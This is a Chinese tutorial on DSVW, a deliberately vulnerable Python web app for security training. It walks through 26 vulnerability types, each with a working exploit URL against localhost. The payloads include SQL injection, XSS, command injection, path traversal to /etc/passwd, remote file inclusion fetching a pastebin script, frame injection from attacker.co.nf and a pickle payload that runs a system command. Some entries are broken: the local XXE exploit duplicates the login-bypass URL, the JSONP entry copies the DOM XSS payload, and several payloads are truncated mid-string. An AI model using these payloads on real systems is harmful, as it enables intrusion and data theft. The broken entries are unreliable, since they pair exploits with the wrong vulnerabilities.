一款轻量级Web漏洞教学演示系统(DSVW)

2017-02-04 网络安全

`Damn Small Vulnerable Web` (DSVW) 是使用 `Python` 语言开发的 `Web应用漏洞` 的演练系统。其系统只有一个 `python` 的脚本文件组成, 当中涵盖了 26 种 `Web应用漏洞` 环境, 并且脚本代码行数控制在了100行以内, 当前版本 `v0.1m` 。

其作者是 Miroslav Stampar, 对! 就是 `sqlmap` 同一个作者, 它支持大多数（流行的）Web漏洞环境与攻击 `EXPLOIT` , 同时各个漏洞环境还提供了相关说明与介绍的链接地址。

1 依赖环境

- python (2.6.x 或 2.7.x)
- 依赖 `python-lxml`

2 安装使用

直接克隆或者下载 `github` 中的 `dsvw.py` 脚本文件到本地。


```
$ git clone git@github.com:stamparm/DSVW.git
```

运行下面命令启动。

```
$ python dsvw.py
Damn Small Vulnerable Web (DSVW) < 100 LoC (Lines of Code) #v0.1k
 by: Miroslav Stampar (@stamparm)

[i] running HTTP server at '127.0.0.1:65412'...
```

浏览器访问 `http://127.0.0.1:65412` 截图如下:



3. 基础背景

3.1 数据库

需要注意的是 DSVW 中的SQL数据库使用的是SQLITE3, 并且创建了 `users` 与 `comments` 两张表。

`users` 表

字段名	字段类型
id	INTEGER
username	TEXT
name	TEXT
surname	TEXT
password	TEXT

`users` 表中的内容:

id	username	name	surname	password
1	admin	admin	admin	7en8aiDoh!
2	dricci	dian	ricci	12345!
3	amason	anthony	mason	gandalf
4	svargas	sandra	vargas	phest1945

`comments` 表

字段名	字段类型
id	INTEGER
comment	TEXT
time	TEXT

3.2 XML配置

```
<?xml version="1.0" encoding="utf-8"?>
<users>
    <user id="0">
        <username>admin</username>
        <name>admin</name>
        <surname>admin</surname>
        <password>7en8aiDoh!</password>
    </user>
    <user id="1">
        <username>dricci</username>
        <name>dian</name>
        <surname>ricci</surname>
        <password>12345</password>
    </user>
    <user id="2">
        <username>amason</username>
        <name>anthony</name>
        <surname>mason</surname>
        <password>gandalf</password>
    </user>
    <user id="3">
        <username>svargas</username>
        <name>sandra</name>
        <surname>vargas</surname>
        <password>phest1945</password>
    </user>
</users>
```

4 漏洞类型

4.1 注入漏洞

4.1.1 Blind SQL Injection (boolean)

基于布尔型的盲注: HTTP请求的响应体中不会明确的返回SQL的错误信息, 当把参数送入程序查询时，并且在查询条件为真的情况下返回正常页面，条件为假时程序会重定向到或者返回一个自定义的错误页面。

漏洞地址:

`http://127.0.0.1:65412/?id=2`

EXPLOIT:

```
http://127.0.0.1:65412/?id=2 AND SUBSTR((SELECT password FROM users WHERE name='admin'),1,1)='7'`
```

4.1.2 Blind SQL Injection (time)

基于时间型的盲注: 与布尔型盲注类似, 当把参数送入程序查询时，通过判断服务器响应时所花费的时间, 如果延迟大于等于 `Payload` 中设定的值时就可判断查询结果为真, 否则为假。不同的BDMS使用的方法和技巧略有不同。

漏洞地址:

`http://127.0.0.1:65412/?id=1`

EXPLOIT:

```
http://127.0.0.1:65412/?id=1 and (SELECT (CASE WHEN (SUBSTR((SELECT password FROM users WHERE name='admin'),2,1)='e') THEN (LI
```

> 这个漏洞环境用到了 SQLITE3 中的 CASE 窗口函数与 RANDOMBLOB 来实现的基于时间的盲注。
> MSQL: `sleep(2)`
> MSSQL: `WAITFOR DELAY '0:0:2'`

4.1.3 UNION SQL Injection

基于联合查询注入: 使用 `UNION` 运算符用于SQL注入， `UNION` 运算符是关联两个表的查询结果。攻击者故意伪造的恶意的查询并加入到原始查询中, 伪造的查询结果将被合并到原始查询的结果返回，攻击者会获得其他表的信息。

漏洞地址:

```
http://127.0.0.1:65412/?id=2 ,
```

EXPLOIT:

```
http://localhost:65412/?id=2 UNION ALL SELECT NULL, NULL, NULL, (SELECT id||','||username||','||password FROM users WHERE user
```

4.1.4 Login Bypass

登陆绕过: 这里是基于SQL注入的一种绕过方式。登陆验证的逻辑没有验证和过滤输入字符直接带到sql进行查询,所以产生漏洞。

漏洞地址:

```
http://localhost:65412/login?username=&password=
```

EXPLOIT:

```
http://localhost:65412/login?username=admin&password=' OR '1' LIKE '1
```

4.1.5 XML External Entity (local)

XML实体注入(本地): 在使用XML通信的服务中(如: SOAP服务)。Web系统没有验证与用户通信中XML格式, 攻击者可以构造恶意的XML文件来访问本地服务器上的资源信息。

漏洞地址:

```
http://127.0.0.1:65412/?xml=%3Croot%3E%3C%2Froot%3E
```

EXPLOIT:

```
http://localhost:65412/login?username=admin&password=' OR '1' LIKE '1
```

4.1.6 XML External Entity (remote)

XML实体注入(远程): 在使用XML通信的服务中(如: SOAP服务)。Web系统没有验证与用户通信中XML格式, 攻击者可以构造恶意的XML文件来将受害服务器的敏感信息上传到攻击者的服务器上严重的可以反弹shell。

漏洞地址:

```
http://localhost:65412/login?username=&password=
```

EXPLOIT:

```
http://127.0.0.1:65412/?xml=]>&xxe;
```

4.1.7 Blind XPath Injection (boolean)

XPath注入: 与SQL注入类似，当网站使用用户提交的信息来构造XML数据的XPath查询时，会发生XPath注入攻击。 通过将有意的畸形信息发送到网站，攻击者可以了解XML数据的结构，或访问他通常不能访问的数据。 如果XML数据用于认证（例如基于XML的用户文件），他甚至可以提升其在网站上的权限。

漏洞地址:

```
http://localhost:65412/login?username=&password=
```

EXPLOIT:

```
http://127.0.0.1:65412/?name=admin' and substring(password/text(),3,1)='n
```

> XPath 是一门在 XML 文档中查找信息的语言。XPath 可用来在 XML 文档中对元素和属性进行遍历。
> XPath 是 W3C XSLT 标准的主要元素，并且 XQuery 和 XPointer 都构建于 XPath 表达之上。
> 因此，对 XPath 的理解是很多高级 XML 应用的基础。

4.2 跨站漏洞

4.2.1 Cross Site Scripting (reflected)

反射型跨站脚本攻击: 当攻击者在单个HTTP响应中插入浏览器可执行代码(HTML或JAVASCRIPT)时, 会发生反射跨站点脚本攻击。注入的恶意代码不会存储在应用程序后端, 它是非持久性的，只会影响打开恶意的链接或第三方网页的用户。

漏洞地址:
`http://127.0.0.1:65412/?v=0.2`

EXPLOIT:

```
http://127.0.0.1:65412/?v=0.2<script>alert("arbitrary javascript")</script>
```

4.2.2 Cross Site Scripting (stored)

存储型跨站脚本攻击: 存储跨站脚本是最危险的跨站脚本类型, 其原理是Web系统会将攻击者提交的恶意代码存储到数据库中或是服务器后端里。只要受害者浏览到存在恶意代码页面, 就被执行恶意代码。

漏洞地址:
`http://127.0.0.1:65412/?comment=`

EXPLOIT:

```
http://127.0.0.1:65412/?comment=<script>alert("arbitrary javascript")</script>
```

4.2.3 Cross Site Scripting (DOM)

DOM型跨站脚本攻击: 基于DOM的跨站脚本是XSS bug的事实上的名字，它是页面上通常是JavaScript的活动浏览器端内容的结果，获取用户输入，然后做一些不安全的事情，导致注入代码的执行。

漏洞地址:
`http://127.0.0.1:65412/?#lang=en`

EXPLOIT:

```
http://127.0.0.1:65412/?foobar#lang=en<script>alert("arbitrary javascript")</script>
```

4.2.4 Cross Site Scripting (JSONP)

JSONP劫持: 网站中通过 `JSONP` 的方式来跨域（一般为子域）传递用户认证后的敏感信息时，攻击者可以构造恶意的 JSONP 调用页面，诱导被攻击者访问来达到截取用户敏感信息的目的。

漏洞地址:
`http://127.0.0.1:65412/?#lang=en`

EXPLOIT:

```
http://127.0.0.1:65412/?foobar#lang=en<script>alert("arbitrary javascript")</script>
```

4.2.5 Cross Site Request Forgery

跨站请求伪造: 会导致受害者在当前被认证的Web应用程序上执行一些 “非正常授权” 的操作。通常这类攻击需要借助第三方（如:通过邮件、私信、聊天发送链接等）的一些帮助，攻击者可以强制Web应用程序的用户执行攻击者选择的操作。当受害者是普通用户时, CSRF攻击可能会影响最终用户数据和操作; 如果受害者是管理员帐户，CSRF攻击可能会危及整个Web应用程序系统的安全。

漏洞地址:

```
http://127.0.0.1:65412/?comment=
```

EXPLOIT:

```
http://127.0.0.1:65412/?v=<img src="/?comment=<div style="color:red; font-weight: bold">I quit the job</div>">
```

> 这里使用了<img>标签来自动发布了一个红色字体的 `I quit the job` 评论。

4.3 其他漏洞

4.3.1 HTTP Parameter Pollution

HTTP参数污染: 当使用GET或者POST方法提交参数时, 请求体中包含了多个相同名称而不同值的参数。由于不同的语言与Web容器处理的方式不同, 结合业务场景会产生不同的影响。 通过利用这些影响，攻击者可能能够绕过输入验证，触发应用程序错误或修改内部变量值等风险。

漏洞地址:

```
http://127.0.0.1:65412/login?username=admin&password=
```

EXPLOIT:

```
http://127.0.0.1:65412/login?username=admin&password='/*&password=*/OR/*&password=*/'1'/*&password=*/LIKE/*&password=*/'1
```

> 这里使用了HTTP参数污染来模拟绕过WAF

4.3.2 Server Side Request Forgery

服务器端请求伪造: 一种由攻击者构造形成的指令并由服务端发起请求的一个安全漏洞。一般情况下，SSRF攻击的目标是从外网无法访问的内部系统资源。

漏洞地址:

```
http://127.0.0.1:65412/?path=
```

EXPLOIT:

```
http://127.0.0.1:65412/?path=http://127.0.0.1:80
```

> 如果 IP 地址 127.0.0.1 开放了 80 端口, 那么返回得到的信息, 否则返回一个 500 错误。

4.3.3 Frame Injection (phishing)

Frame注入(钓鱼): 属于XSS的范畴, 将HTML的标签注入到存在漏洞的HTTP响应体中, 如: iframe标签。

漏洞地址:

```
http://127.0.0.1:65412/?v=0.2
```

EXPLOIT:

```
http://127.0.0.1:65412/?v=0.2<iframe src="http://attacker.co.nf/i/login.html" style="background-color:white;z-index:10;top:10%
```

4.3.4 Frame Injection (content spoofing)

Frame注入(内容欺骗): 同上原理。

漏洞地址:

```
http://127.0.0.1:65412/?v=0.2
```

EXPLOIT:

```
http://127.0.0.1:65412/?v=0.2<iframe src="http://attacker.co.nf/i/login.html" style="background-color:white;z-index:10;top:10%
```

4.3.5 Clickjacking

点击劫持: 是一种恶意技术，其包括欺骗Web用户让他们认为正在与交互的东西的交互（在大多数情况下通过点击, 这种技术手段运用最多的就是广告）。 这种类型的攻击可以单独使用或与其他攻击结合使用，在受害者与看似无害的网页进行交互时，可能会发送未经授权的命令或泄露机密信息。

EXPLOIT:

```
http://127.0.0.1:65412/?v=0.2<div style="opacity:0;filter:alpha(opacity=20);background-color:#000;width:100%;height:100%;z-inde
```

4.3.6 Unvalidated Redirect

未验证的重定向: 当Web应用程序接受不受信任的输入时，可能会导致Web应用程序将请求重定向到包含在不受信任的输入中的URL，从而可能导致未经验证的重定向和转发。 通过将不受信任的URL输入修改为恶意网站，攻击者可能会成功启动网络钓鱼诈骗并窃取用户凭据。 由于修改链接中的服务器名称与原始网站相同，因此网络钓鱼尝试可能具有更可信的外观。 未验证的重定向和转发攻击也可用于恶意制作一个URL，该URL将通过应用程序的访问控制检查，然后将攻击者转发到他们通常无法访问的特权功能。

漏洞地址:

```
http://127.0.0.1:65412/?redir=
```

EXPLOIT:

```
http://127.0.0.1:65412/?redir=http://attacker.co.nf
```

4.3.7 Arbitrary Code Execution

任意代码执行: 开发人员没有严格验证用户输入的数据, 在某些特殊业务场景中, 用户可构造出恶意的代码或系统命令, 来获得服务器上的敏感信息或者得到服务器的控制权限。

漏洞地址:

```
http://127.0.0.1:65412/?domain=www.google.com
```

EXPLOIT:

```
http://127.0.0.1:65412/?domain=www.google.com; ifconfig
```

4.3.8 Full Path Disclosure

完整路径泄露: 全路径泄露漏洞使攻击者能够看到Web应用程序在服务器端的完整路径(例如：/var/www/html/)。攻击者会结合其他漏洞对Web系统进一步的攻击(如: 写 Webshell)。

漏洞地址:

```
http://127.0.0.1:65412/?path=
```

EXPLOIT:

```
http://127.0.0.1:65412/?path=foobar
```

4.3.9 Source Code Disclosure

源码泄露: 该漏洞会造成允许未授权用户获得服务器端应用程序的源代码。此漏洞会造成企业内部的敏感信息泄露或容易遭受恶意攻击者攻击。

漏洞地址:

```
http://127.0.0.1:65412/?path=
```

EXPLOIT:

```
http://127.0.0.1:65412/?path=dsvw.py
```

4.3.10 Path Traversal

路径穿越: 路径遍历攻击（也称为目录遍历）旨在访问存储在Web根文件夹外部的文件和目录。通过使用 "../" 或 "..\" 等相对文件路径方式来操纵引用文件的变量，该漏洞会允许访问存储在文件系统上的任意文件和目录。

漏洞地址:

```
http://127.0.0.1:65412/?path=
```

EXPLOIT:

```
http://127.0.0.1:65412/?path=../../../../../../etc/passwd
```

4.3.11 File Inclusion (remote)

远程文件包含: 通常利用目标应用程序中实现的 "动态文件包含" 机制，允许攻击者包括一个远程文件。 由于对用户输入的数据没有进行适当的验证，导致出现漏洞。

漏洞地址:

```
http://127.0.0.1:65412/?include=
```

EXPLOIT:

```
http://127.0.0.1:65412/?include=http://pastebin.com/raw.php?i=N5ccE6iH&cmd=ifconfig
```

4.3.12 HTTP Header Injection (phishing)

HTTP响应头拆分(钓鱼): 用户提交的部分参数, 没有经过验证或过滤直接在响应头中输出, 由于HTTP的Header中使用了CRLF(url中的%0d%0a)来分割各个字段中的数据。恶意用户可以构造特殊的数据应该欺骗钓鱼。

漏洞地址:

```
http://127.0.0.1:65412/?charset=utf8
```

EXPLOIT:

```
http://127.0.0.1:65412/?charset=utf8%0D%0AX-XSS-Protection:0%0D%0AContent-Length:388%0D%0A%0D%0A<!DOCTYPE html><html><head><ti
```

4.3.13 Component with Known Vulnerability (pickle)

使用含有已知漏洞的组件(pickle): pickle存在一个文件序列化漏洞。

漏洞地址:

```
http://127.0.0.1:65412/?
object=%28dp0%0AS%27admin%27%0Ap1%0A%28S%27admin%27%0Ap2%0AS%27admin%27%0Ap3%0Atp4%0AsS%27dricci%27%0Ap5%0A%28S%27dian%27%0Ap6%0AS%27ricci%27%0Ap7%0Atp8%0AsS%27amason%27%0Ap9%0A%28S%27anthony%27%0Ap10%0AS%27mason%27%0Ap11%0Atp12%0AsS%27svargas%27%0Ap13%0A%28S%27sandra%27%0Ap14%0AS%27vargas%27%0Ap15%0Atp16%0As.
```

EXPLOIT:

```
http://127.0.0.1:65412/?object=cos%0Asystem%0A(S%27ping%20-c%205%20127.0.0.1%27%0AtR.%0A
```

> 这里执行了ping -c 5 127.0.0.1 命令

4.3.14 Denial of Service (memory)

拒绝服务(memory): 资源消耗型的 DoS 攻击, 通过大量的恶意请求来访问有缺陷的服务, 从而造成服务器的系统资源消耗(如: CPU利用率100%、内存耗尽等) 增大, 来影响正常用户的使用。往往会造成正常用户的无法打开或无法访问等一系列问题。

漏洞地址:

```
http://127.0.0.1:65412/?size=32
```

EXPLOIT:

```
http://127.0.0.1:65412/?size=9999999
```

5 参考链接

- https://github.com/stamparm/DSVW
- https://www.owasp.org/index.php/Testing_for_SQL_Injection_%28OTG-INPVAL-005%29
- https://www.owasp.org/index.php/Testing_for_CSRF_%28OTG-SESS-005%29
- https://www.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_%28OTG-INPVAL-004%29
- https://www.owasp.org/index.php/Testing_for_XML_Injection_%28OTG-INPVAL-008%29
- https://www.owasp.org/index.php/XPATH_Injection
- http://www.w3school.com.cn/xpath/
- https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_%28OTG-INPVAL-001%29
- https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_%28OTG-INPVAL-002%29
- https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_%28OTG-CLIENT-001%29
- http://blog.knownsec.com/2015/03/jsonp_security_technic/
- https://sobug.com/article/detail/11
- https://www.owasp.org/index.php/Content_Spoofing
- https://www.owasp.org/index.php/Testing_for_Clickjacking_%28OTG-CLIENT-009%29
- https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet
- https://www.owasp.org/index.php/Full_Path_Disclosure
- https://www.imperva.com/resources/glossary?term=source_code_disclosure
- https://www.owasp.org/index.php/Path_Traversal
- https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion
- https://www.owasp.org/index.php/HTTP_Response_Splitting
- http://www.moqifei.com/archives/609
- https://www.owasp.org/index.php/Denial_of_Service

Post Directory